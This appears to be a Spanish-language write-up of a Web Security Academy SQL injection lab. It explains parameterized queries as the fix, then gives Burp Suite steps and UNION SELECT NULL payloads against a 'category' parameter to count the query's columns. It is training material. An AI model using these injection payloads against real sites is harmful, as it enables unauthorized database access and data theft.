La implementación de Consultas Parametrizadas (Prepared Statements) es la mitigación definitiva, aplicable a cualquier motor, incluyendo Oracle. Esta técnica separa la estructura del código SQL de los datos del usuario.

Vulnerable (concatenación directa):

```
query = "SELECT * FROM products WHERE  
category = '" + input + "'"
```

Seguro (parámetros vinculados):

```
query = "SELECT * FROM products WHERE  
category = ?"
```

Con esta mitigación activa, si el atacante envía el payload de inyección, Oracle lo interpretará literalmente como una simple cadena de texto (buscando una categoría que se llame literalmente "Gifts'+UNION+SELECT..."). Al no existir tal categoría, devolverá cero resultados, neutralizando la vulnerabilidad por completo.

Tipo de SQLi

In-band SQLi – UNION-based (Fase de descubrimiento de estructura).

Objetivo

Determinar el número exacto de columnas que devuelve la consulta SQL original subyacente en el filtro de categorías, siendo este un prerequisite fundamental antes de poder extraer datos útiles con un ataque UNION.

7 **SQL INJECTION UNION** ATTACK, DETERMINING THE
NUMBER OF COLUMNS RETURNED BY THE QUERY



* * * *

7

SQL INJECTION UNION

ATTACK, DETERMINING

THE NUMBER OF

COLUMNS RETURNED

BY THE QUERY



APPRENTICE

Explicación Vulnerabilidad

La aplicación web es vulnerable porque concatena el parámetro category directamente en la consulta SQL. Para que un ataque mediante UNION SELECT funcione, la consulta inyectada debe solicitar exactamente la misma cantidad de columnas que la consulta original. Si no coinciden, la base de datos detiene la ejecución y arroja un error.



7

SQL INJECTION UNION

ATTACK, DETERMINING

THE NUMBER OF

COLUMNS RETURNED

BY THE QUERY



APPRENTICE

Explicación Vulnerabilidad

Sabiendo esto, el atacante puede inyectar iterativamente una serie de valores NULL (ya que NULL es compatible con cualquier tipo de dato). Si se inyecta un número de NULLs que no coincide con las columnas originales, el servidor devolverá un error (HTTP 500). Cuando el número de NULLs inyectados coincida perfectamente con la estructura de la consulta original, la petición se procesará correctamente y el servidor devolverá la página normal (HTTP 200 OK).

7

SQL INJECTION UNION ATTACK, DETERMINING THE NUMBER OF COLUMNS RETURNED BY THE QUERY

APPRENTICE

Procedimiento

Paso 1 – Reconocimiento

- Navegar a la tienda web y hacer clic en el filtro de la categoría "Gifts". Observar que la aplicación genera una petición del tipo: GET /filter?category=Gifts

Paso 2 – Interceptar con Burp Suite

Activar "Intercept is on" en la pestaña Proxy de Burp Suite y recargar la categoría para capturar la petición HTTP antes de que llegue al servidor.

Paso 3 – Enviar al Repeater

Dar clic derecho sobre la petición interceptada y enviarla al módulo Repeater (Ctrl + R) para poder editarla y re-enviarla múltiples veces de forma ágil.

Paso 4 – Inyectar el payload





En el parámetro category, probar payloads incrementando los valores NULL (ej. Gifts'+UNION+SELECT+NULL--, luego NULL,NULL--, etc.) y observar las respuestas.


Paso 5 – Enviar y observar

Tras recibir errores 500 con uno y dos valores nulos, al enviar el payload con tres (Gifts'+UNION+SELECT+NULL,NULL,NULL--), el servidor responde con un HTTP 200 OK, confirmando que la base de datos devuelve exactamente tres columnas.



Se procedió a buscar e iniciar la plataforma de auditoría Burp Suite en el sistema operativo. Dentro de la interfaz de Burp Suite, se navegó a la pestaña de "Proxy" y se verificó en la sección "Intercept" que la retención de paquetes estuviera desactivada ("Intercept is off"). Posteriormente, se utilizó la función "Open browser" para lanzar el navegador integrado y preconfigurado para enrutar el tráfico a través del proxy. Utilizando el navegador instanciado, se accedió a la URL principal del laboratorio proporcionado por Web Security Academy.





0a81003204162b33820b20f30049001b.web-security-academy.net

En la interfaz de la aplicación web, se utilizó el panel "Refine your search" para aplicar un filtro seleccionando la categoría "Gifts", lo cual actualizó el catálogo de productos mostrado en pantalla. Acto seguido, se procedió a encender la opción de "Intercept is on" en la pestaña Proxy de Burp Suite para capturar y retener los paquetes de datos antes de que lleguen al servidor.



WE LIKE TO

SHOP

Gifts

